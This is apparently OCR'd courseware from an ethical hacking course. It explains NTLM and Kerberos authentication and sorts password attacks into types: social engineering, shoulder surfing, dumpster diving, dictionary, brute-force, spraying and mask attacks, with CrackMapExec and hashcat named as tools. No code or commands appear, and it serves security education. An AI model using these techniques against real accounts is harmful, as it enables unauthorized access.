


Figure 6.4: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:


- The client types the username and password into the logon window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a "nonce," which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.




Figure 6.5: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems

- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Password Attacks

Non-Electronic Attacks	The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack • Shoulder Surfing • Social Engineering • Dumpster Diving
Active Online Attacks	The attacker performs password cracking by **directly communicating** with the victim's machine • Dictionary, Brute Forcing, and Rule-based Attack • Hash Injection Attack/Mask Attack • LLMNR/NBT-NS Poisoning • Trojan/Spyware/Keyloggers • Password Guessing/Spraying • Internal Monologue Attack • Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking **without communicating** with the authorizing party • Wire Sniffing • Man-in-the-Middle Attack • Replay Attack
Offline Attacks	The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location • Rainbow Table Attack (Pre-Computed Hashes) • Distributed Network Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Password Attacks


Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, password spraying, mask attack, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Non-Electronic Attacks

There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user's keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.

  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  "Dumpster diving" is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

- A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

- The program tries **every combination of characters** until the password is broken

Rule-based Attack

- This attack is used when the attacker gets some **information about the password**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Password Spraying Attack and Mask Attack


Password Spraying Attack

- Attackers **target multiple user** accounts simultaneously and crack the passwords using a small set of commonly used passwords
- Attackers use **CrackMapExec** to automate the password spraying process to crack domain or workgroup members' passwords

https://github.com

Mask Attack

- Attackers **recover passwords from hashes** with a specific set of characters based on some information known to the attacker
- Attacker use **hashcat** to perform a mask attack



https://hashcat.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

